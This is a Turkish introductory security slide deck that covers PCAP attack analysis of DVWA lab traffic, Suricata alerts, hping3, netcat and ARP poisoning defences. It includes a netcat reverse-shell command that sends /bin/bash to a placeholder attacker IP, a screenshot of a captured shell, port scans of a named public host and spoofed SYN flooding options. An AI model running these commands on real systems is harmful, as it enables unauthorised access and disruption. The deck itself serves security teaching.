0020 ff fa f0 a2 07 6c 00 b5 24 87 4d 2d 53 45 41 52l..\$.M-SEAR
0030 43 48 20 24 20 48 54 54 50 2f 31 0d 0a 48 CH * HTT P/1.1..H
0040 4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35 OST: 239.255.255
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20 .250.190.0.MAN:

File: "/root/Desktop/attack.pcap" ... Packets: 2079 · Displayed: 72 (3.5%) · Load time: 0:00.023 Profile: Default

Hacker 101 | Siber Güvenliğe Giriş

attack.pcap [Wireshark ...] Follow TCP Stream (tcp.s...)

attack.pcap (Wireshark 1.12.6 (Rev Unknown from unknown))

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
416	400.3129010(192.168.237.129	192.168.237.128	HTTP	567	HTTP/1.1 200 OK (text/html)
417	400.3129070(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK] Seq=4283 Ack=20679 Win=83968 Len=0 TStamp=330128 TSectr=28047
418	400.8216970(192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORKGROUP<le>
419	401.7041450(192.168.237.128	192.168.237.129	HTTP	509	GET /dvwa/vulnerabilities/brute/ HTTP/1.1
420	401.7192680(192.168.237.129	192.168.237.128	TCP	4410	[TCP segment of reassembled PDU]
421	401.7193050(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
422	401.7208080(192.168.237.129	192.168.237.128	TCP	608	[TCP segment of reassembled PDU]
423	401.7208210(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
424	401.7208460(192.168.237.129	192.168.237.128	HTTP	71	HTTP/1.1 200 OK
425	401.7208580(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
426	402.2219020(192.168.237.128	192.168.237.2	DNS	88	Standard query
427	402.2248520(192.168.237.2	192.168.237.128	DNS	88	Standard query
428	402.3259180(192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORK
429	403.8295610(192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORK
430	404.2211140(192.168.237.128	192.168.237.2	DNS	88	Standard query
431	404.2327460(192.168.237.2	192.168.237.128	DNS	88	Standard query
432	404.9199430(192.168.237.128	192.168.237.129	HTTP	530	GET /dvwa/vulne
433	404.9361170(192.168.237.129	192.168.237.128	TCP	1514	[TCP segment of reassembled PDU]
434	404.9361460(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
435	404.9361760(192.168.237.129	192.168.237.128	TCP	2962	[TCP segment of reassembled PDU]
436	404.9361820(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
437	404.9362760(192.168.237.129	192.168.237.128	HTTP	403	HTTP/1.1 200 OK
438	404.9362990(192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]

Transmission Control Protocol, Src Port: 80 (80), Dst Port: 60821 (60821), Seq: 20178, Ack: 20678
[2 Reassembled TCP Segments (4845 bytes): #414(4344), #416(501)]

0000 00 0c 29 31 8f 5f 00 0c 29 fa dd 2a 08 00 45 00 ..).1._..)...*.E.
0010 02 29 f0 c2 40 00 40 06 eb b8 c0 a8 ed 81 c0 a8 ..)@.
0020 ed 80 00 50 ed 95 de 03 e1 a2 b7 09 1a 54 80 18 ..P.....T..
0030 02 0b ef 1c 00 00 01 01 08 0a 00 00 6d 8f 00 05 ..m

Frame (567 bytes) Reassembled TCP (4845 bytes)

Follow TCP Stream (tcp.s...)

Stream Content

```
</body>
</html>
POST /dvwa/login.php HTTP/1.1
Host: 192.168.237.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.237.129/dvwa/login.php
Cookie: security=high; PHPSESSID=6804b43acb07da87eaec89b2c5c2f646
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=LoginHTTP/1.1 302 Found
Date: Sun, 29 Jan 2017 09:46:16 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Entire conversation (40942 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

File: "/root/Desktop/attack.pcap" ... Packets: 2079 · Displayed: 2079 (100.0%) · Load time: 0:00.016

Hacker 101 | Siber Güvenliğe Giriş

attack.pcap [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: arp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
29	67.803779000	Vmware_c0:00:08	Vmware_12:ab:7c	ARP	60	Who has 192.168.237.141? Tell 192.168.237.1
30	67.803832000	Vmware_12:ab:7c	Vmware_c0:00:08	ARP	60	192.168.237.141 is at 00:0c:29:12:ab:7c
102	130.3254000	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.141? Tell 192.168.237.128
103	130.3255700	Vmware_12:ab:7c	Vmware_31:8f:5f	ARP	60	192.168.237.141 is at 00:0c:29:12:ab:7c
213	153.8042600	Vmware_c0:00:08	Vmware_fa:dd:2a	ARP	60	Who has 192.168.237.129? Tell 192.168.237.1
214	153.8045450	Vmware_fa:dd:2a	Vmware_c0:00:08	ARP	60	192.168.237.129 is at 00:0c:29:fa:dd:2a
245	317.4312850	Vmware_31:8f:5f	Vmware_f8:4b:ea	ARP	42	Who has 192.168.237.254? Tell 192.168.237.128
246	317.4314440	Vmware_f8:4b:ea	Vmware_31:8f:5f	ARP	60	192.168.237.254 is at 00:50:56:f8:4b:ea
269	336.2680600	Vmware_f3:5e:f9	Broadcast	ARP	60	Who has 192.168.237.128? Tell 192.168.237.2
270	336.2681090	Vmware_31:8f:5f	Vmware_f3:5e:f9	ARP	42	192.168.237.128 is at 00:0c:29:31:8f:5f
314	364.9519380	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
315	365.9507880	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
316	366.9513240	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
317	367.9511510	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
318	368.9509190	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
319	369.9511500	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
324	370.9512240	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
335	371.9513780	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
338	372.9510580	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
384	389.2233750	Vmware_31:8f:5f	Vmware_f3:5e:f9	ARP	42	Who has 192.168.237.2? Tell 192.168.237.128
385	389.2237480	Vmware_f3:5e:f9	Vmware_31:8f:5f	ARP	60	192.168.237.2 is at 00:50:56:f3:5e:f9

0000 00 0c 29 12 ab 7c 00 50 56 c0 00 08 08 06 00 01 .)...)P V.....
0010 08 00 06 04 00 01 50 56 c0 00 08 c0 a8 ed 01P V.....
0020 00 0c 29 12 ab 7c c0 a8 ed 8d 00 00 00 00 00 00|..
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File: "/root/Desktop/attack.pcap" ... Packets: 2079 · Displayed: 21 (1.0%) · Load time: 0:00.023 Profile: Default

Hacker 101 | Siber Güvenliğe Giriş

PCAP DOSYALARINDA SALDIRI ANALİZİ



SHA256: 11a0225ad9b471c547d8940767ef303acd18bdd02381ef0673dfd37d0342ee64
File name: attack.pcap
Detection ratio: 1 / 54
Analysis date: 2017-01-29 10:05:43 UTC (0 minutes ago)

Analysis	File detail	Additional information	Comments	Votes
Intrusion Detection System				Result
Snort				19 alerts
Suricata				24 alerts
Antivirus	Result			Update
ClamAV	Win.Exploit.Jmp_Call_Additive-1			20170129
ALYac	✓			20170129
AVG	✓			20170128
AVware	✓			20170129

Hacker 101 | Siber Güvenliğe Giriş

PCAP DOSYALARINDA SALDIRI ANALİZİ

Detection ratio: 1 / 54

Analysis date: 2017-01-29 10:05:43 UTC (0 minutes ago)

[Analysis](#) [File detail](#) [Additional information](#) [Comments](#) [Votes](#)

PCAP file! The file being studied is a network traffic capture, when studying it with intrusion detection systems Snort triggered 19 alerts and Suricata triggered 24 alerts.

Wireshark file metadata

File encapsulation	Ethernet
Number of packets	2079
Data size	1324 kB
Start time	2017-01-29 10:39:58
File type	Wireshark/... - pcapng
End time	2017-01-29 10:47:17
Capture duration	439 seconds

HTTP requests

- [+] GET http://192.168.237.129/
- [+] GET http://192.168.237.129/favicon.ico
- [+] GET http://192.168.237.129/dvwa/
- [+] GET http://192.168.237.129/dvwa/login.php
- [+] POST http://192.168.237.129/dvwa/login.php

Hacker 101 | Siber Güvenliğe Giriş

PCAP DOSYALARINDA SALDIRI ANALİZİ

▲ Suricata alerts

Emerging Threats ETPro ruleset

- GPL NETBIOS SMB-DS IPC\$ share access (Generic Protocol Command Decode) [2102465]
- ET EXPLOIT VSFTPD Backdoor User Login Smiley (Attempted Administrator Privilege Gain) [2013188]
- ET POLICY Http Client Body contains pwd= in cleartext (Potential Corporate Privacy Violation) [2012888]
- GPL MISC UPnP service discover attempt (Detection of a Network Scan) [2101917]
- GPL ATTACK_RESPONSE id check returned root (Potentially Bad Traffic) [2100498]
- ET POLICY Possible Kali Linux hostname in DHCP Request Packet (Potential Corporate Privacy Violation) [2022973]
- ET POLICY Http Client Body contains password= in cleartext (Potential Corporate Privacy Violation) [2012885]
- GPL NETBIOS SMB-DS Session Setup NTMLSSP asn1 overflow attempt (Generic Protocol Command Decode) [2102383]
- ET POLICY Reserved Internal IP Traffic (Potentially Bad Traffic) [2002752]
- ET SHELLCODE METASPLOIT BSD Bind shell (JmpCallAdditive Encoded) (Executable Code was Detected) [2010403]
- ET SHELLCODE Possible TCP x86 JMP to CALL Shellcode Detected (Executable Code was Detected) [2011803]
- GPL POLICY TRAFFIC Non-Standard IP protocol (Detection of a Non-Standard Protocol or Event) [2101620]
- ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound - MS08-067 (15) (Attempted Administrator Privilege Gain) [2008705]
- ET SHELLCODE METASPLOIT BSD Reverse shell (JmpCallAdditive Encoded 1) (Executable Code was Detected) [2010423]
- GPL NETBIOS SMB Session Setup NTMLSSP unicode asn1 overflow attempt (Generic Protocol Command Decode) [2103000]
- GPL ATTACK_RESPONSE id check returned userid (Potentially Bad Traffic) [2101882]
- GPL NETBIOS SMB SMB_COM_TRANSACTION Max Data Count of 0 DOS Attempt (Detection of a Denial of Service Attack) [2102102]
- ET WEB_SPECIFIC_APPS Wordpress wp-login.php redirect_to credentials stealing attempt (Web Application Attack) [2003508]
- ET DNS Standard query response, Name Error (Not Suspicious Traffic) [2001117]
- ET SHELLCODE x86 JmpCallAdditive Encoder (Executable Code was Detected) [2002908]
- ET WEB_SERVER PHP Possible http Remote File Inclusion Attempt (Web Application Attack) [2012997]
- ET POLICY Login Credentials Possibly Passed in POST Data (Potential Corporate Privacy Violation) [2009004]
- ET POLICY Cleartext WordPress Login (Potential Corporate Privacy Violation) [2012843]

Hacker 101 | Siber Güvenliğe Giriş

Hping3 ve Uygulamaları :

Hping'in paket göndermek için çeşitli modları ve komut satırı parametreleri vardır.

Temel olarak hping ile raw ip, icmp, tcp ve udp paketleri üretilebilir.

Üretilen paketlere ait tüm özellikler komut satırından belirtilebilir

Hacker 101 | Siber Güvenliğe Giriş

Hping3 ve Uygulamaları :

SYN (hping -S)

FIN (hping -F)

RST (hping -R)

ACK (hping -A)

PUSH (hping -P)

URG (hping -U)

Kullanımı : hping -S -c 100 -p 80 gurelahmet.com

-c : Bu parametre ile kaç adet bayrak gönderileceği belirtilir.

-p : Bu parametre ile hangi porta gönderileceği belirtilir.

-a : Sahte IP adresi vererek IP adresinizi gizlememizi sağlayan parametre.

Hacker 101 | Siber Güvenliğe Giriş

Netcat (nc) ve Uygulamaları:

Netcat, TCP/IP üzerinden veri gönderme veya almaya yarayan açık kaynak kodlu bir araçtır.

Netcat aracı ile herhangi bir portu dinleyebilir, port tarama, bağlantı oluşturma, shell oturumu, dosya transferi gibi birçok şey yapılabilir.

```
nc -v gurelahmet.com 80      nc -vz gurelahmet.com 80
```

```
nc -v -n IP_ADDRESS -z 1-1024
```

```
nc -e SALDIRGAN_IP PORT -e /bin/bash -lp      nc -lvp PORT
```

Hacker 101 | Siber Güvenliğe Giriş

Netcat (nc) ve Uygulamaları:



The screenshot shows a Linux desktop environment with several open windows. In the foreground, a terminal window displays the results of Netcat (nc) scans against the IP 109.232.220.232. The output includes DNS fwd/rev mismatch errors, port openings (80, 1024, 1010, 995, 993), and a process list. Behind the terminal, a system monitor shows CPU usage, memory usage (RAM 14%, Swap 0%), and disk usage (root 4% free, 1.26GiB). Other visible windows include a file browser with files like 'index.php' and 'Burp_Suite...', and a terminal window titled 'wifilame...'.

```
[root:~/Desktop]# nc -v -n 109.232.220.232 -z 1-1024
[root:~/Desktop]# nc -v gurelahmet.com 80
DNS fwd/rev mismatch: gurelahmet.com != cpanel1.webadam.com
gurelahmet.com [109.232.220.231] 80 (http) open
^C
[root:~/Desktop]# nc -vz gurelahmet.com 80
DNS fwd/rev mismatch: gurelahmet.com != cpanel1.webadam.com
gurelahmet.com [109.232.220.231] 80 (http) open
[root:~/Desktop]# nc -v -n 109.232.220.232 -z 1-1024
(UNKNOWN) [109.232.220.232] 1010 (?) open
(UNKNOWN) [109.232.220.232] 995 (pop3s) open
(UNKNOWN) [109.232.220.232] 993 (imaps) open
```

NAME	PID	CPU
Xorg	849	1.01
crony	1409	0.51
vmtoolsd	1275	0.51
nc	2171	0.08
nc	2052	0.08

```
MEMORY %SWAP
RAM 14%
Swap 0%
```


```
FILESYSTEM
root 4% free 1.26GiB
```

```
Wifilame [109.232.220.232]
Down: 44B KB/s Up: 110B
Downloaded: 36.3KiB Uploaded:
```

slowloris.pl puttyexe

Hacker 101 | Siber Güvenliğe Giriş

Netcat (nc) ve Uygulamaları:

A screenshot of a Linux desktop environment. In the foreground, a terminal window titled "root: ~/Desktop]" shows the command "nc -lvp 4444" being run, followed by the message "listening on [any] 4444 ...". Below this, several lines of text are displayed, including "192.168.237.129: inverse host lookup failed: Unknown host", "connect to [192.168.237.128] from (UNKNOWN) [192.168.237.129] 52384", and directory listing commands like "ls", "vulnerable", "pwd", and "/home/msfadmin". In the background, a system monitor window displays CPU usage, memory usage (RAM and Swap), and disk usage. The CPU tab is active, showing processes like Xorg, conky, nc, and kworker/0:1. The memory tab shows RAM at 14% and Swap at 0%.

```
root:~/Desktop]# nc -lvp 4444
listening on [any] 4444 ...
192.168.237.129: inverse host lookup failed: Unknown host
connect to [192.168.237.128] from (UNKNOWN) [192.168.237.129] 52384
ls
vulnerable
pwd
/home/msfadmin
```

NAME	PID	CPU
Xorg	849	1.01
conky	1409	0.51
nc	3527	0.80
kworker/0:1	3342	0.00
nc	3224	0.00


Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :

Arp Poisoning Saldırısı:

Arp zehirlenmesi, ARP (Adress Resolution Protocol) OSI katman modelinde network katmanında yer alır. Bu katmanda yer alan ARP, IP adreslerini MAC adreslerini çevirir. Bu IP adreslerine karşılık gelen MAC adreslerini ARP tablolarında tutar ve ARP tabloları da belirli aralıklarla güncellenir. Bir ip adresine karşılık, sahte bir MAC adresi oluşturulmasına ARP zehirlenmesi denir.

Hacker 101 | Siber Güvenliğe Giriş



Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :

Arp Poisoning Saldırısı için Kullanılabilecek Araçlar :

- Arp Tool 1.0.2
- Etherial yada Wireshark
- Arpoison
- Dsniff
- Ettercap
- Cain & Abel
- WinArpSpoofe

SSL Trafiğini Dinlemek için SSLTrip aracı kullanılmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

ARP Poisoning Önleme Yöntemleri :

1-Static ARP : Arp tablosunun statik olarak doldurulması arp anonslarına ihtiyacı ortadan kaldıracağı için bu saldırısı önlenmiş olur ancak büyük networkler için uygulanabilirliği düşüktür.

2-Encryption: Network üzerinde akan trafik şifrelenirse paketler ele geçirilse dahi okunamadığı için işe yaramayacaktır.Ya da kırılması için uzun zaman harcayacaklardır.


3-Subnetting : Networkü küçük Vlan(Virtual Local Area Network)'lere bölmek ve yetkili kullanıcıları dış ortamdan soyutlamak arp poisoning saldırısının yüzeyini azaltmaktadır.

4-Network Ürünlerinde varsa ARP security veya Dynamic ARP Inspection özellikleri aktif hale getirilerek saldırısı önlenebilir.

5-İç networkte ARP Watcher kullanarak sistemi gözlemlenmek. **ArpON** ve **Arpalert** gibi açık kaynak kodlu araçlar kullanılarak ARP protokolünün güvenli bir şekilde çalışması sağlanmış olur.

